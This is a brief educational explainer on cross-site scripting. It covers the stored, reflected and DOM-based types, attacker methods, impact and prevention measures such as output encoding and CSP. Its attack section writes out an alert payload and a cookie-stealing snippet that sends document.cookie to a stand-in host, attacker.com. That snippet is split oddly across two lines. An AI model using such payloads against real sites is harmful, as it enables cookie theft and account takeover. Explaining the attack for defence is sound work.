

★ What is Cross Site Scripting (XSS)?

- XSS is a web vulnerability where hackers inject malicious JavaScript into a website.
- This malicious script runs inside the victim's browser.
- XSS happens when a website does not properly sanitize user input.
- It allows attackers to steal data, hijack sessions, and modify page content.
- One of the most common vulnerabilities in modern web apps.

Types of XSS

Stored XSS (Persistent XSS)


- Malicious script is permanently stored in the database.
- Every time a victim opens the page, the script runs automatically.
- Most dangerous type.

Reflected XSS (Non-Persistent XSS)

- Script is injected via URL parameters or form input.
- Runs only when the victim clicks the malicious link.
- Often used in phishing attacks.

DOM-Based XSS

- Happens in the browser side (JavaScript), not the server.
- Vulnerability exists in the DOM manipulation code.
- No server interaction required—purely front-end issue.



How Hackers Perform XSS

- Hackers find input fields that do not validate or escape HTML/JS.
- Inject scripts like: `<script>alert('XSS')</script>`
- Trick users into clicking malicious XSS links.
- Steal cookies using scripts like:
`document.location='http://attacker.com?'`
`cookie='+document.cookie`
- Modify page content or redirect users to fake login pages.
- Combine XSS with other attacks for session hijacking or account takeover.



Real Life Impact

- Account takeover
- Sensitive data theft
- Unauthorized actions on behalf of victims
- Defacing websites
- Full session hijacking

How to Prevent XSS

- Use input validation and output encoding
- Escape HTML, JS, and URL characters
- Implement Content Security Policy (CSP)
- Avoid dangerous JS functions like innerHTML
- Use frameworks with auto-escaping (React, Angular)